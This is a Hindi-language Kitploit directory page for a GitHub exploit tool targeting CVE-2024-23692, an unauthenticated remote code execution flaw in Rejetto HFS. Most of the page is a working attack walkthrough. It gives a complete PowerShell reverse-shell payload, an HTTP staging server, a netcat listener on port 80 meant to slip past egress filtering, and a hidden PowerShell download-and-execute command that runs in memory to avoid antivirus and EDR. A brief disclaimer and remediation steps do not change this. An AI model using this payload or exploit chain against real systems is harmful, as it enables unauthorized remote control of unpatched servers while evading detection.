
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2024-23692 — CVE-2024-23692 के शोषण को बिना पैच किए Rejetto HFS के विरुद्ध स्वचालित करता है, जिसमें इन-मेमोरी PowerShell रिवर्स शेल, HTTP पेलोड स्टेजिंग, और अधिकृत रेड-टीम अभियानों के लिए AV/EDR डिस्क-राइट से बचाव शामिल है। | Kitploit
उपकरण/GitHubGitHub/sandimfz/cve-2024-23692
पेलोड जनरेशनशोषणवेब एप्लिकेशन शोषणकमांड एंड कंट्रोलरेड टीमिंग
GitHubsandimfz/cve-2024-23692

CVE-2024-23692

CVE-2024-23692 के शोषण को बिना पैच किए Rejetto HFS के विरुद्ध स्वचालित करता है, जिसमें इन-मेमोरी PowerShell रिवर्स शेल, HTTP पेलोड स्टेजिंग, और अधिकृत रेड-टीम अभियानों के लिए AV/EDR डिस्क-राइट से बचाव शामिल है।

रिपॉजिटरी देखें
372 महीने पहलेअभी तक समीक्षित नहीं
साझा करें

CVE-2024-23692 - Rejetto HFS रिमोट कोड एक्ज़ीक्यूशन (RCE)

CVE-2024-23692 के लिए एक रणनीतिक दस्तावेज़ीकरण और एक्सप्लॉइट गाइड, जो Rejetto HTTP File Server (HFS) के 2.3m से पहले के संस्करणों को प्रभावित करने वाली एक अनऑथेंटिकेटेड गंभीर रिमोट कोड एक्ज़ीक्यूशन (RCE) भेद्यता है। यह गाइड सिग्नेचर-आधारित एंटीवायरस/EDR डिस्क-राइटिंग डिटेक्शन से सफलतापूर्वक बचने के लिए इन-मेमोरी रिवर्स शेल (केवल RAM) तकनीक का उपयोग करती है।

अस्वीकरण: यह रिपॉज़िटरी और इसकी सामग्री सख्ती से केवल अधिकृत सुरक्षा मूल्यांकन, पेनेट्रेशन टेस्टिंग एंगेजमेंट, बग बाउंटी सिमुलेशन और डिफेंसिव फोरेंसिक ऑडिटिंग के लिए है। तीसरे पक्ष के वातावरण के विरुद्ध अनधिकृत उपयोग सख्ती से अवैध है।


क्रेडिट और संदर्भ

इस प्रूफ-ऑफ-कॉन्सेप्ट वर्कफ़्लो में लागू ऑटोमेशन चेकिंग टेम्पलेट निम्नलिखित द्वारा विकसित सार्वजनिक रिपॉज़िटरी पर आधारित है:

  • एक्सप्लॉइट स्क्रिप्ट स्रोत: VeryLazyTech - CVE-2024-23692

एक्सप्लॉइटेशन वर्कफ़्लो (इन-मेमोरी रिवर्स शेल)

यह विधि लक्ष्य वातावरण में गतिशील रूप से एक टेक्स्ट-आधारित पेलोड स्ट्रिंग पहुँचाने के लिए HTTP स्टेजर डिप्लॉयमेंट मॉडल को शामिल करती है, जो सिस्टम की वोलेटाइल मेमोरी (RAM) से सीधे लाइव एक्ज़ीक्यूशन को आमंत्रित करती है।

चरण 1: पेलोड स्क्रिप्ट को स्टेज करें

अपने स्थानीय C2/हमलावर सर्वर पर, index.html नाम की एक स्टैटिक टेक्स्ट फ़ाइल बनाएँ और इसे निम्नलिखित मुख्य PowerShell TCP Socket लूप कोड से भरें:

\$c = New-Object System.Net.Sockets.TCPClient('<LHOST>',80);\$s = \$c.GetStream();[byte[]]\$b = 0..65535|%{0};while((\$i = \$s.Read(\$b, 0, \$b.Length)) -ne 0){;\$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$b,0, \$i);\$sb = (iex \$d 2>&1 | Out-String );\$sb2 = \$sb + 'PS ' + (pwd).Path + '> ';\$sbt = ([text.encoding]::ASCII).GetBytes(\$sb2);\$s.Write(\$sbt,0,\$sbt.Length);\$s.Flush()};\$c.Close()

चरण 2: हल्का वेब सर्वर शुरू करें

अपनी पेलोड टेम्पलेट फ़ाइल वाले निर्दिष्ट स्टेजिंग फ़ोल्डर के अंदर एक टर्मिनल इंस्टेंस खोलें, फिर एक वैकल्पिक पोर्ट (जैसे, 8080) पर तत्काल एक Python HTTP लिसनर लॉन्च करें:

python3 -m http.server 8080

चरण 3: नेटवर्क लिसनर प्रारंभ करें

आने वाले पर्सिस्टेंट शेल कॉलबैक को होस्ट करने के लिए एक द्वितीयक स्वतंत्र टर्मिनल सत्र खोलें। आउटबाउंड पेरिमीटर सुरक्षा उपायों (Egress Firewall Filtering) को आसानी से दरकिनार करने के लिए पोर्ट 80 (या 443) का उपयोग करने की अत्यधिक अनुशंसा की जाती है:


sudo nc -lvnp 80

चरण 4: RCE एक्सप्लॉइट ट्रिगर करें

अपने डिप्लॉयमेंट इन्फ्रास्ट्रक्चर को लक्षित करते हुए ऑटोमेटेड वैलिडेशन इंजन को फायर करें। लक्ष्य कॉल पैरामीटर फ़्लैग को छोड़े बिना इष्टतम स्ट्रिंग स्थिरता बनाए रखने के लिए एक स्थानीयकृत CMD एक्ज़ीक्यूशन रैपर के माध्यम से कमांड पार्सिंग को हुक करता है:

./CVE-2024-23692.sh http://<TARGET_IP>:<PORT> "cmd /c powershell -nop -w hidden -c \"IEX (New-Object Net.WebClient).DownloadString('http://<LHOST>')\""

Screenshot

उपचार और शमन

समझौतों को पूरी तरह से समाप्त करने और कमजोर परिचालन वातावरण का उपचार करने के लिए:

  1. सिस्टम ट्री में चल रही किसी भी Rejetto HFS डिप्लॉयमेंट प्रक्रिया को तुरंत बंद और समाप्त करें:
    Get-Process -Name *hfs* | Stop-Process -Force
    
  2. सार्वजनिक राइट क्षेत्रों के अंदर मौजूद अवशिष्ट कचरा फ़ाइलों या अनऑथेंटिकेटेड बाइनरी पेलोड को साफ़ करें:
    Remove-Item -Path "C:\Users\Public\*.exe" -Force -ErrorAction SilentlyContinue

    
  3. डिप्लॉयमेंट एसेट्स को पैच किए गए स्थिर रिलीज़ संस्करण में अपग्रेड करें या इंटीग्रेशन इन्फ्रास्ट्रक्चर को आधुनिक सुरक्षित वैकल्पिक प्लेटफ़ॉर्म पर स्थानांतरित करें।
टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    366
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    287

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →





